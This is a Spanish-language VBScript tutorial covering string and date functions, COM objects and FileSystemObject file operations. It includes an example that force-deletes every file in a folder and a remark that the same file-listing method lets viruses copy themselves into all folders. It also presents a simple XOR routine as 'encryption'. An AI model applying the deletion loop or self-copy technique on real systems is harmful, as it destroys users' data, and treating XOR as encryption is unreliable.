Variable = "Hola a todos" Variable2 = **Replace(**Variable, 'todos", "ella", vbTextCompare)	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***Replace*** a Variable, Variable2 obtiene la cadena Hola a ella.

Bueno, esto es todo de las funciones de cadena más comunes e importantes. Solo quedan las de tiempo, pero antes de verlas, quiero mostrar un ejemplo del uso conjunto de estas funciones mediante la sentencia Función estudiada anteriormente:

```
Function encriptar(texto,clave)
```

```
  On error resume next: Dim i
  For i = 1 To Len(texto)
     encriptar = encriptar & Chr(Asc(Mid(texto,i, 1)) Xor clave)
  Next
End Function
```

Esta función encripta un texto al aplicarle una clave y desencripta un texto encriptado al introducirle la misma clave. Para usarla hay que poner: Variable=encriptar("Hola",3) donde "Hola" es una cadena entre comillas y 3 un valor numérico entero sin comillas que representa la clave de encriptación. Al usar esto Variable obtendrá Klob y si haces Variable=encriptar("Klob",3), Variable obtendrá Hola. **Fíjate que en los dos casos debe estar la misma clave (3).** Este es un ejemplo de los muchos que se pueden hacer.


Por último, quedan funciones que trabajan con el tiempo. La principal de ellas, y su bas es la **función Now**. La **función Now** sirve para **obtener la fecha y hora actuales** y guardarla en una variable (que lo recibe como un valor alfanumérico o de cadena). Se expresa de la siguiente forma:

```
Variable = Now
```

Como vemos, esta función carece de argumentos, y por lo tanto se trata de una palabra que no puede ser usada para definir una variable. Esto se puede combinar con un **MsgBox** de la manera siguiente, para poder ver que valor nos da la función:

```
Variable = MsgBox(Now,0,"Fecha y hora")
```

Este ejemplo daría como resultado el valor de cadena mostrado en la siguiente imagen:



En este caso anterior, como Now guarda la fecha y hora en **formato alfanumérico** se podría operar con este valor con los **operadores de cadena**. Aparte también, la función Now tiene sus propios **operadores de tiempo** que lo pueden modificar para que guarde solo la hora, el minuto, el año, u otros datos concretos y no solo la parrafada anterior... En estos casos la función Now guardaría el valor como un **valor numérico y de cadena a la vez,** por lo que se podría modificar **primero** con **operadores de numeros** y **luego** con los de cadena. Un ejemplo de esto es el siguiente**:**

```
Variable = Day(Now)
Variable2 = Sqr(Variable)+1
Variable3 = StrReverse(Variable2&Variable)
Variable4 = MsgBox(Variable3,0,"Numero")
```

La tarea de este código es la siguiente (se que no he explicado las funciones aún, pero no tardaré, es para que veáis que se le puede tratar de diversas formas): Primero, averigua el día de hoy (un numero) y lo guarda en Variable. Luego, coge el valor de Variable y le aplica la raíz cuadrada sumándole una unidad al resultado y lo guarda en Variable2. Mas tarde coge el valor de Variable2 y Variable y los une, para luego invertir el orden de sus cifras y guardarlo en Variable3. (Los une de forma que si por ejemplo Variable2 es 3,44 y Variable es 10, el número final obtenido es 3,4410) Por ultimo abre un MsgBox y muestra el valor de Variable3, para ver el resultado.

También se puede combinar la función Now con la **sentencia If** para hacer que un trozo del script solo aparezca un día determinado, o un mes concreto... A continuación un ejemplo de uso de la función Now modificada por el **operador de Día** con la sentencia If para que el MsgBox solo aparezca el día 5 de cada mes (repito que el operador de día lo explicaré ya enseguida):

Variable = Day(Now)
If Variable = 5 Then
Variable2 = MsgBox("Hoy es dia 5",0,"Fecha")
End If
	Averigua el día y lo guarda en Variable.
	Comprueba si Variable es 5.
	Si Variable es 5 muestra un mensaje
	Fin de la condición.

De esta forma podemos jugar con la fecha y crear eventos temporales (bucles que se repitan x segundos, mensajes que aparezcan días determinados, etc…). Pero no voy a entretenerme más, lo prometido es deuda. La **función Now** tiene a su vez varias funciones que la pueden modificar:

La primera función es ***Day,*** que la hemos utilizado en los ejemplos anteriores. Esta función hace que la función Now de solamente un valor numérico que representa el día del mes. Es decir, si estamos a 23 de Marzo, esta función dará el valor 23. Un ejemplo de uso de esta función es el siguiente:

Variable = **Day(**Now**)**	En este caso Variable obtiene el valor correspondiente al día.

La segunda función es ***WeekDay***. Esta función hace que la función Now de solamente un valor numérico que representa el día de la semana. Es decir, si estamos a lunes 23 de Marzo, esta función dará el valor 1 mientras que si estamos en domingo, el valor que devolverá será 7:

Variable = **WeekDay(**Now**,2)**	El **numero 2** es una constante que indica que el primer día de la semana es el lunes, no se debe omitir y no es necesario modificarlo (si pones 1 el primer día es domingo, etc).

La tercera función es ***Month***. Esta función hace que la función Now devuelva un número entero entre 1 y 12, inclusive, que representa el mes del año. Es decir, si estamos a 23 de Marzo, esta función dará el valor 3 mientras que si estamos en Junio, el valor que devolverá será 6:

Variable = **Month(**Now**)**	En este caso Variable obtiene el valor correspondiente al mes.

La cuarta función es ***Year***. Esta función hace que la función Now devuelva un número entero de cuatro cifras, que representa el año. Un ejemplo de uso de esta función es el siguiente:

Variable = **Year(**Now**)**	En este caso Variable obtiene el valor correspondiente al año.

La quinta función es ***Hour***. Esta función hace que la función Now devuelva un número entero entre 0 y 23, inclusive, que representa la hora del día. Un ejemplo de uso de esta función es el siguiente:

Variable = **Hour(**Now**)**	En este caso Variable obtiene el valor correspondiente a la hora.

La sexta función es ***Minute***. Esta función hace que la función Now devuelva un número entero entre 0 y 59, inclusive, que representa el minuto de una hora. Un ejemplo de uso de esta función es el siguiente:

Variable = **Minute(**Now**)**	En este caso Variable obtiene el valor correspondiente al minuto.

La séptima función es ***Second***. Esta función hace que la función Now devuelva un número entero entre 0 y 59, inclusive, que representa el segundo de un minuto. Un ejemplo de uso de esta función es el siguiente:

Variable = **Second(**Now**)**	En este caso Variable obtiene el valor correspondiente al segundo.

La octava función es ***WeekDayName***. Esta función hace que la función Now devuelva una **cadena en minúsculas** con el nombre de la semana. Esta función va acompañada siempre de la función ***WeekDay.*** La palabra False indica que guarda el nombre completo, si pones True guardará solo las tres primeras letras. El número 2 tiene la misma función que el 2 de la función ***WeekDay.*** Un ejemplo de uso de esta función es el siguiente:

Variable = **WeekDayName(WeekDay(**Now**,2), False, 2)**	En este caso Variable obtiene el valor correspondiente al nombre del dia de la semana.

La novena función es ***MonthName***. Esta función hace que la función Now devuelva una **cadena en minúsculas** con el nombre del mes. Esta función va acompañada siempre de

la función ***Month.*** La palabra False indica que guarda el nombre completo, si pones True guardará solo las tres primeras letras. Un ejemplo de uso de esta función es el siguiente:

Variable = **MonthName(Month(**Now**), False)**	En este caso Variable obtiene el valor correspondiente al nombre del mes.

Las últimas funciones son ***Time*** y ***Date***. Estas funciones actúan de forma independiente y devuelven, la primera la hora, el minuto y el segundo; y la segunda, el mes, año y día. Estas pueden sustituir al Now pero es recomendable usar antes el Now que estas. Estas solo se utilizan para mostrar mensajes o con todos los datos de la hora o con la fecha entera. Un ejemplo de uso de estas funciones es el siguiente:

Variable = **Date** Variable2 = **Time** Variable3 = Variable&" "&Variable2	En este caso Variable obtiene el valor de la fecha. Variable2 obtiene el valor de la hora. Variable3 obtiene los dos valores juntos que equivalen a la función Now.

Y bueno, esto es todo en cuanto a funciones de tiempo se refiere, aunque creo que son suficientes para darnos un control sobre el tiempo bastante grande. Recomiendo de nuevo practicar y repasar todo lo visto hasta ahora, ya que **MsgBox** puede mostrar los resultados en pantalla. Por otro lado, he obviado la creación de variables en todos los ejemplos, pero no vendría mal que volvieras a ver el uso del **Option Explicit** y el **Dim**.

Y por último, de este Tutorial de introducción decir que ya se pueden hacer muchas cosas, que practiquéis y que lo aprendáis todo bien antes de continuar con la segunda parte: **El Uso de los Objetos en VBscript**, pues daré todo esto por sabido y aprendido.

Programación con Objetos en Visual Basic Script

PARTES DEL TUTORIAL:

NOTA DEL AUTOR:

Estos tutoriales fueron escritos en el año 2003, y aunque aún sirven, contienen información no actualizada. Además, yo recomiendo empezar a programar en otros lenguajes como Python, ya que hace tiempo que Microsoft dejo de dar soporte a este lenguaje de scripting. Destacar, por último que este documento contiene los tres tutoriales ordenados.

SOBRE LOS TUTORIALES:

Visual Basic Script es un lenguaje de programación mediante Scripts (no genera .exe al no ser compilado), de alto nivel. En general es uno de los lenguajes más básicos y es, sin duda alguna, la base del Visual Basic 6, ya que todo lo que se aprende aquí, luego puede ser usado en él sin ningún cambio. En otras palabras, es el lenguaje que se suele aprender antes del Visual Basic 6. Es por eso que todo programador de Visual Basic que se precie debe conocerlo.

Con este motivo, para aquellos que se quieran iniciar en el mundo de la programación con un lenguaje sencillo de aprender, antes de estudiar en la universidad ya otros más avanzados, he decidido poner aquí un tutorial de aprendizaje de Visual Basic Script desde lo más básico hasta lo más avanzado, y posteriormente, como adaptar lo aprendido a Visual Basic 6, y un tutorial sobre él. En definitiva, lo que yo llamo un proceso de aprendizaje desde lo más simple hasta el nivel que te permitirá realizar programas como los que yo ofrezco en este blog (en Visual Basic 6).

- Introducción en Programación en Visual Basic Script.
- **Programación con Objetos (ActiveX, ".ocx")**
- Uso avanzado y Ejemplos de VBScript

De estos tres simples, pero largos documentos está compuesto el tutorial de Visual Basic Script. Deberás aprender por orden cada uno de ellos para continuar con el siguiente, pero no te apures, no es difícil.

Programación con Objetos: Introducción

Visual Basic Script es un lenguaje de programación de alto nivel no compilado para Windows, y eso, solo quiere decir una cosa: que como la mayoría de lenguajes para Windows de este tipo, tiene acceso al uso de **Objetos**, también llamados **ActiveX**.

Antes que nada hay que comprender bien que es un Objeto y para que sirve. Estoy seguro que a todos más o menos os suena la palabra **Librería**. Son los archivos con extensión (que acaban en…) "**.dll**", y que sin ellos los programas no van. Pues bien, los Objetos, podríamos decir que son una derivación de las librerías, ampliadas y mejoradas. Normalmente **una librería tiene tan solo funciones**, a las que un programa llama. Es como si tuviéramos un script con un montón de funciones creadas por nosotros mediante la sentencia Function, y todos los scripts que creáramos en nuestra vida usaran esas funciones. Para que sea más fácil y ocupe menos, estas funciones se separar en una librería (dll) para que no se tengan que incluir en todos los programas. Sin embargo, como he dicho, los **Objetos** o **ActiveX** son un derivado de las librerías y pueden (y suelen) contener mucho mas que simples funciones. Los objetos **contienen trozos de programas enteros**. Pongamos un ejemplo, tú haces una Base de Datos para una empresa, y dicha base de datos tiene un sistema que hace que el programa se actualice (como lo tienen generalmente muchos programas); pues perfectamente el sistema de actualización entero (con sus ventanas y todo) puede ser un Objeto que este ya hecho y que tu solo utilices en tu programa. Como se puede ver es más sencillo que hacer tú todo el sistema de actualización.


Pues bien, Visual Basic 6 es un lenguaje basado en objetos que los usa al 100%, pero ya veremos en su momento lo que eso significa; lo que nos interesa ahora es que a diferencia de este, **Visual Basic Script solo nos permite utilizar las funciones** (y por supuesto no nos permite acceder a Librerias) de los Objetos, nada más. Esto se debe a que VBScript no soporta introducir elementos de programas discretos en un script que es secuencial, pero la razón no importa ahora, es así y nos tenemos que conformar. De esta manera pues, podríamos aprender a utilizar las muchísimas funciones que hay en los muchísimos objetos que existen (ya que de echo, con VB6 se pueden crear aún más Objetos), pero nosotros nos vamos a centrar en los Objetos simples del sistema; o lo que es lo mismo, en los objetos más comunes, estandarizados y que han sido diseñados exclusivamente pensando en Visual Basic Script. Estos son:

- **Scripting.FileSystemObject**
- **WScript.Shell**

- **Scripting.Dictionary**

Por supuesto existen miles de objetos más, pero esos tres nos van a dar casi el control total sobre el sistema, además de que son los más adecuados para VBScript. Ya cuando se vea VB6 veremos otros como **MSWinsock.Winsock** que nos permitirán crear aplicaciones que trabajen en red.

Bien, la forma de trabajar con Objetos es la de crear una instancia del objeto en una variable mediante un método especial (sería algo así como copiar la lista de funciones del objeto a la variable), y luego usar esa variable para utilizar las funciones del objeto:



Como podemos comprobar es el objeto quien hace la función, lo único que pasa es que al haberlo copiado nosotros en Variable1, es como si se tratara de una función de nuestro script. Más o menos esta es la teoría, pero vamos a ver como se hace en realidad esto (pongo todo el código para que lo veáis claro, pero a partir de ahora omitiré el proceso de creación de variables por motivos de brevedad):

```
Option Explicit
Dim fso, ws, dic
Set fso = CreateObject("Scripting.FileSystemObject")
Set ws = CreateObject("WScript.Shell")
Set dic = CreateObject("Scripting.Dictionary")
```

Este es el código necesario para realizar el Paso 1, es decir, crear una instancia del objeto en una variable de nuestro script. Analicemos la situación: Primero creamos tres variables con nombres "**fso, ws y dic**", hasta ahí normal. Luego, vemos que usamos la **Función CreateObject**, que tiene un argumento que se corresponde a un valor de cadena que indica el **nombre del objeto** que queremos utilizar. De esta forma, la variable fso esta lista para utilizar las funciones del objeto *Scripting.FileSystemObject,* la variable ws las del objeto *WScript.Shell* y dic las de *Scripting.Dictionary.* Hasta ahí tan solo es aprender una nueva función. Pero vemos algo más, vemos un **Set** por ahí que no sabemos muy bien que hace, pues hasta ahora nos servía sin el. La razón de poner ***Set*** *fso = CreateObject("Scripting.FileSystemObject")* y no *fso = CreateObject ("Scripting.FileSystemObject"),* como habíamos hecho hasta ahora reside en el tipo de valor que le damos a la variable. La variable utilizada para la función CreateObject, no recibe ningún valor conocido hasta ahora: recibe un valor binario, y para indicar eso debemos poner ese **Set** delante. Y eso es todo para copiar un objeto a una variable.

Ya sabemos realizar el primer paso, pero solo con eso no tenemos nada. Debemos aprender a utilizar los objetos. Y para eso, nada mejor que un ejemplo teórico:


```
Set fso = CreateObject("Scripting.FileSystemObject")
Set ws = CreateObject("WScript.Shell")

'Codigo del script

Variable = fso.función(...)
Variable2 = ws.función(...)
```

El hecho de que sea un ejemplo teórico es que aún no he enseñado ninguna de las funciones que estos objetos poseen, así que más vale verlo, por el momento así. Lo que hay es muy simple: al principio copiamos a dos variables dos objetos, luego tenemos nuestro script, hasta que en un momento determinado necesitamos usar esas funciones. Como a casi todas las funciones, se les **asigna una Variable** que recibe el valor resultante de la función; y **poseen X argumentos** que varían de unas a otras. Lo único que hay que destacar es que por ejemplo si la función se llama *pintar,* no pondremos *Variable = pintar(argumentos)*, sino *Variable = fso.pintar(argumentos),* pues como he explicado **es la variable fso** (o ws si se diera el caso) **quien tiene la función** (porque la ha copiado del objeto). Por supuesto cada Objeto tiene sus propias funciones que son diferentes entre si.

Siempre me gusta llegar hasta el fondo de la cuestión, así que voy a explicar como el script encuentra al Objeto (que nosotros no sabemos donde esta). En este momento recomiendo que si no sabes que es **el registro de Windows (regedit.exe)** , te informes antes de continuar.



En el esquema vemos el proceso más o menos simple que sigue, y yo especifico que en el paso 2 y 4 donde busca es en la rama *HKEY_CLASSES_ROOT*. Si echáis un vistazo veréis la barbaridad de objetos que existen, la mayoría de los cuales son privados de programas y no pueden utilizarse para programar. Por otro lado antes comente que los objetos son **archivos acabado es ".ocx"**, pero si hacéis la prueba con estos tres objetos veréis que son dll. Esto se debe a que realmente estos objetos son Librerias que han sido adaptadas a VBScript simulando que son objetos, aparte que fueron de las primeras que se hicieron y por tanto aún no se diferenciaban del todo. Aún así funcionan a la perfección y **vienen de serie** con todos los Windows hasta la fecha.

Bien pues, antes de dar por finalizada la introducción y pasar ya a la practica, he de introducir aquí una excepción con un objeto que **solo se puede usar en VBScript** (yno en VB6, es el único), y **no requiere copiarlo a una variable** pues se trata del objeto **WScript**, que es en definitiva, darle ordenes al interprete que usamos. Si bien, nos servirá para ver ejemplos sencillos de uso antes de empezar con lo fuerte, además de que interesantes de verdad este objeto solo tiene dos funciones.

La primera es la función **Sleep**. Esta función no requiere declarar ningún objeto simplemente porque el objeto que usa es el propio **WScript**. Esta función se encarga de realizar una pausa en la ejecución del script durante el tiempo en milisegundos que le indiquemos (parando obviamente al intérprete). De esa forma podemos hacer una pausa

entre dos MsgBox o darle tiempo a los comandos que lo requieren. Se utiliza como muestra el ejemplo siguiente, que pausaría la ejecución un segundo:

```
WScript.Sleep 1000
```

Como vemos utilizamos la variable autodefinida **Wscript** seguido de un punto y la función (su nombre) y a continuación un argumento numérico que expresa tiempo en milisegundos. Podemos ver como no se le ha asignado a la función ninguna variable, ya que no devuelve ningún valor, simplemente para el tiempo y ya. Es necesario hacer mención (brevemente) ya a la diferencia entre asignar una variable a una función y no hacerlo:

```
Msgbox "Me llamo Juanda"
Variable = Msgbox ("Me llamo Juanda")
```

Esta es la función MsgBox, en el primer caso sin que le asignemos una variable (en tal caso el valor se pierde), y en el segundo, asignándole la variable, en la que recogemos el valor dado. Como podemos ver, la diferencia radica en que **si no asignamos variable** debemos **suprimir los paréntesis**, nada más. Por otro lado, seguro que os habréis dado cuenta que muchas funciones (como Msgbox) pueden omitírseles varios argumentos. De hecho, en este ejemplo solo le ponemos uno. Para saber de que funciones que **campos son omisible**s consulta alguna Referencia de Funciones de VBScript. Pero en definitiva, no es nada importante, tan solo cuestión de detalles que pueden hacer que un código sea menos limpio y hecho más rápido.

Pero continuemos con lo nuestro, ***la segunda función*** es la función **Quit**. Esta función no requiere declarar ningún objeto simplemente porque el objeto que usa es WScript. Esta función se encarga de finalizar la ejecución del script enviando el código de error que le indiquemos (si el numero del error no existe no se enviara error). De esa forma podemos f**inalizar el script cuando se cumpla una condición** determinada sin preocuparnos si hay más código o no a continuación. La **funcion Quit** tiene la sintaxis siguiente:

```
WScript.Quit(1)
```

Y eso es todo en lo que a excepciones fuertes en objetos se refiere. Son en definitiva dos funciones que puede llegar a resultar bastante útiles, no lo olvidemos. Por otro lado, a partir de ahora he de decir que voy a mostrar los objetos **Scripting.FileSystemObject** y **WScript.Shell** mezclados, ya que lo que nos interesa son las cosas que podemos hacer con ellos y no una lista completa de sus funciones. Pero dejaré aparte el **Scripting.Dictionary**, al tratarse de un objeto un tanto diferente a los otros dos. Comentar también que no es necesario copiar cada vez que se quiera usar una función los objetos en las variables, basta con que lo copiemos una vez para poder usar todas las funciones que queramos. Y con esto, doy fin a esta pequeña introducción.

Programación con Objetos: Trabajando con Archivos

Bien. Ahora vamos a ver un grupo de funciones pertenecientes a ambos objetos mencionados en la introducción, que permiten realizar las **tareas básicas de tratamiento de archivos**. En otras palabras, aprenderemos a que nuestro script pueda borrar, copiar, mover, renombrar, etc cualquier tipo de archivo que tengamos. Para ello, veamos las diversas funciones que tenemos a disposición:

La primera es la función **DeleteFile**. Esta función borra el archivo que le indiquemos. El argumento **True** indica que si se eliminan los archivos con el atributo de solo lectura y **False** que no lo hace, por si no queremos borrar algo que sea solo lectura. La sintaxis "c:\Doc2.txt" indica la ruta y el archivo que se va a eliminar.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.DeleteFile "c:\Doc2.txt", True
```

Al ser esta la primera función vamos a darle una explicación especial, que se aplica de forma genérica a todas las demás funciones. En primer lugar, vemos como asignamos a la variable fso el objeto de esta función: **Scripting.FileSystemObject**. A partir de esto debéis ser capaces de **saber de que objeto es cada función**, pues en los ejemplos incluyo el proceso de copia del objeto a la variable con ese fin. Esto lo hemos visto bastante y esta claro. Luego, es la segunda línea tenemos a la función **DeleteFile** (que nace de la variable fso, pues ella quien la tiene ahora), con dos argumentos que se ha explicado que son y hacen cada uno. El primero de ellos, la **ruta del archivo**, si no sabes como colocarla (más vale que te asegures de aprenderlo bien), solo ves a la carpeta por el explorador y mira la barra de dirección:

Y luego mira el nombre del archivo con extensión incluida. Luego lo juntas todo, de forma que si tienes "*C:\Archivos de Programa*" y el archivo se llama "*Documento.doc*" (fíjate que ponemos también la extensión ".doc"), lo que debes poner es la unión: "*C:\Archivos de Programa\Documento.doc"*. No será difícil cuando le cojas la práctica. Por otro lado, este es un ejemplo del uso de la función **sin recoger en una variable el resultado**, pues lo único que hace es borrarlo y punto (si no se pudiera provoca un error en tiempo de ejecución, así que es bueno tener el **On Error resume Next** a mano). Bueno, en realidad devuelve **True** si lo consigue y **False** si no, así que como practica dejo que pruebes tú a asignarle una variable y comprobar si lo que digo es verdad con el **Msgbox**. Esto también se aplica a la mayoría de las funciones siguientes.

La segunda es la función **CopyFile**. Esta función copia el archivo que le indiquemos. La sintaxis "*c:\Doc2.doc*", indica la ruta y el archivo que se va a copiar y la sintaxis **"***c:\Mis Documentos\a.doc"* indica la ruta y el nombre a donde se copia el archivo. Un total de dos rutas, una de origen (la primera) y la otra de destino. Lo demás es igual que en la anterior: se debe usar una variable que contenga el objeto con el método explicado.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.CopyFile "c:\Doc2.doc", "c:\Mis Documentos\a.doc"
```

La tercera es la función **MoveFile**. Esta función mueve el archivo que le indiquemos. La sintaxis "*c:\Doc2.doc",* indica la ruta y el archivo que se va a mover y la sintaxis *"c:\Mis Documentos\a.doc"* indica la ruta y el nombre de destino. Esta función también se usa para cambiar el nombre de los archivos, moviéndolos a la misma carpeta pero utilizando un nombre diferente.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.MoveFile "c:\Doc2.doc", "c:\Mis Documentos\a.doc"
```

La cuarta es la función ***FileExists.*** Esta función comprueba si un archivo existe o no, devolviendo **True** si existe y **False** si no existe. Esta función se suele usar para comprobar la existencia de un archivo antes de borrarlo (para no causar errores), etc. Su único argumento es la ruta del archivo que queremos comprobar su existencia.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Variable = fso.FileExists ("c:\Doc2.doc")
```

Esta función es sumamente importante pues antes de realizar funciones de borrado se debe usar **esta con la sentencia If** para evitar mandar borrar algo que no existe (o crear algo que ya existe, o mover o copiar cosas que no existen…), **evitando así provocar errores,** que fastidiarían el funcionamiento de tu script.

La quinta es la función **Attributes**. Esta función cambia los atributos del archivo indicado. Vemos que en la segunda línea se indica la ruta y el archivo mediante "c:\Doc2.doc", y recogemos el valor en una variable mediante **Set**. Esto es así porque le damos a la variable de forma binaria una estructura de un archivo, y al ser un dato binario necesita el **Set**. Así que al usar la función **GetFile**, le damos a la variable arc mediante el **Set** una estructura del archivo. A continuación en la tercera línea usamos una **función de la estructura que le hemos dado a arc** para cambiar los atributos, mediante un número. Esto es común en diversas funciones, que requieren de la estructura de un archivo para funcionar. En el ejemplo siguiente lo vemos claro:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\Doc2.doc")
arc.Attributes = 3
```

En realidad no es difícil, basta copiarlo cada vez que necesitemos hacer esta función. En la tercera línea en la que se le dan los nuevos atributos, debemos hacer lo siguiente:

- Para quitarlos todos los atributos se coloca el numero 0.

- Para colocar uno o mas atributos se suman los siguientes valores según los atributos que queramos darle: Solo lectura (valor 1), Oculto (valor 2) y Sistema (valor 4)

En este ejemplo se le da el valor 3 lo cual significa que se le han dado los atributos de Solo lectura y Oculto ***(1+2=3).*** Vemos que le damos el valor con el símbolo del "=", esto se debe a que como he explicado, **se trata de una estructura de datos**, y en definitiva, no es más que una variable numérica que representa los atributos del archivo. Parece difícil, pero es sencillo si practicas un poco, solo debes pensarlo con lógica y **hacerlo tal y como se explica**. Por último, para ver los atributos de un archivo, haz clic en el botón derecho en el y elige propiedades, luego busca este recuadro, que esta abajo de todo:

La sexta función es la función **Size**. Esta función devuelve un valor que indica el tamaño **en bytes** de un archivo (variable numerica). Para que no aparezcan números muy grandes podemos, dividiéndolo entre 1020, pasarlo a Kbytes, y con la función Fix quitarle los decimales. La variable tamaño guarda los datos obtenidos en este ejemplo:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\Doc2.doc")
tamano = fix(arc.size/1020)
```

Como vemos, esta función también requiere darle a una variable la estructura de un archivo: el archivo que le indiquemos en la segunda línea, y la función que nos da el tamaño es **arc.Size**, que **técnicamente no es más que una variable de solo lectura de la estructura del archivo** que hemos creado en la línea dos, que contiene en ella un numero que representa el tamaño del archivo. Un ejemplo, para que se vea mejor podría ser el siguiente:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set pepe = fso.GetFile("c:\Doc2.doc")
tamano = fix(pepe.size/1020)
atributo = pepe.Attributes
```

En este ejemplo vemos las dos anteriores funciones. Vemos como en la línea 1 **creamos el objeto** en la variable fso, en la línea 2 **creamos una estructura** del archivo Doc2.doc que hay en el disco duro C, y en la tercera y cuarta línea usamos las funciones explicadas anteriormente para obtener respectivamente el tamaño del archivo y sus atributos actuales. No olvidemos que **cualquier variable en la que podamos escribir también la podremos leer** (no todas las que se pueden leer se pueden escribir, como es

el caso de **Size**), por lo tanto no hay problema en saber cuales son los atributos de un archivo en vez de ponérselos tu. Esto **se aplica también a muchas otras funciones**, estate atento, pues ese tipo de cosas debes ir sacándolas ya tu solo.


La septima es la función **Run**. Esta función abre el archivo que le indiquemos, de la forma que comúnmente se abre *haciendo doble clic encima*. Fíjate que esta usa el objeto **WScript.shell**. La sintaxis "c:\Doc2.txt" indica la ruta y el archivo que se va a ejecutar. Con esta función también podemos abrir **páginas Web**, colocando la URL en el argumento de la función, en vez de un archivo.

```
Set ws = CreateObject("WScript.Shell")
ws.Run "c:\Doc2.txt"
```

La octava es realmente una mezcla de varias que he echo yo para facilitar los datos. (En realidad es la función ***Files*** que indica todos los archivos de una carpeta en una colección. Yo lo que he echo es pasar esa colección a una variable normal.) Esta función crea una lista de archivos de la carpeta que le indiquemos y la guarda en la variable ListaArchivos. La sintaxi "c:\carpeta" indica la ruta y la carpeta de la que se va a sacar esa lista. Cada archivo va en una línea diferente. Así, se puede guardar esos datos en un archivo y luego ir leyéndolos línea por línea para operar en todas las subcarpetas. Este es el método que, combinado con la función SubFolders, utilizan algunos virus para copiarse en todas las carpetas del ordenador.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set car = fso.GetFolder("c:\carpeta")
Set sc = car.Files
For Each car1 in sc
ListaArchivos = ListaArchivos&car1.name&chr(13)
Next
```

Bueno, en realidad así es muy sencillo, pero me quedaría mal si no explicará que es eso de una colección y que pinta ahí un bucle For tan raro. Bueno, en primer lugar, sabed que en la línea dos **GetFolder** hace lo mismo que **GetFile**, pero con una carpeta, lo cual quedo que queda bastante claro, y con un poco de ingenio os permitirá tocar algo de carpetas antes de que lo explique. La tercera línea lo que hace es **dar a la variable sc una colección**, que es otro tipo de datos binarios en una variable (por eso el **Set**). Entonces tenemos lo que se llama una colección en la variable sc, que por supuesto es **una estructura también**. Supongo que entenderíais que hace si os dijera que ese carl.name que hay en la línea 5 es en realidad sc.name. Si, lo que hace es **sacar el nombre del archivo** de la variable sc usando el mismo método que hemos usado en anteriores funciones. Pero porque entonces el For raro y el carl.name en vez de sc. Es simple, porque como he dicho antes es una colección. Una vez lo entendáis será sencillo. En realidad en las funciones de antes (src.Size por ejemplo) teníamos **una estructura de un archivo** y lo que hacíamos era sacar el dato que queríamos, nada más. Pero aquí no tenemos la estructura de un archivo, tenemos la **estructura de todos los archivos de la carpeta**: una colección. ¿Lo vais entendiendo ya? Pongo una imagen:



La estructura creo que queda clara. Pero si esto es verdad, como le decimos al script cual de las X estructuras queremos el **.Name**: Para eso esta ese **For** raro:

*For Each **car1** in sc*
* ListaArchivos = ListaArchivos&**car1**.name&chr(13)*
Next

Este **For** significa literalmente: Por *Cada carl En sc repetir el bucle*. En otras palabras, lo que hace es coger el primer elemento de la colección de **sc** y **asignárselo** a la variable **carl**, realizar las funciones del bucle (en este caso añadir el nombre del archivo *"car1.Name"* a una lista), y vuelve al principio del bucle. Coge el segundo elemento, se lo asigna a car1, y repite otra vez el bucle. Luego hace lo mismo con el tercero, **y así sucesivamente** hasta que **se terminen todos los elementos** de la colección. De esa forma, con la función que os he puesto antes listamos los archivos de una carpeta. Pero no solo se puede hacer eso. Podemos, por ejemplo borrar todos los archivos así:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set car = fso.GetFolder("c:\carpeta")
Set sc = car.Files
For Each car1 in sc
fso.DeleteFile "c:\carpeta\" & carl.name, True
Next
```

O obtener el tamaño total sumando los de cada archive con la función carl.**Size**, o ejecutar todos los archivos con la función **Run**, etc. Ya cuando enseñe a trabajar con carpetas, deberás asegurarte antes de eso que la carpeta en cuestión existe, etc. Fíjate, que con cuatro o cinco funciones que he enseñado, y todo lo que tú sabías se te han multiplicado exponencialmente las posibilidades, y esto solo es el principio…

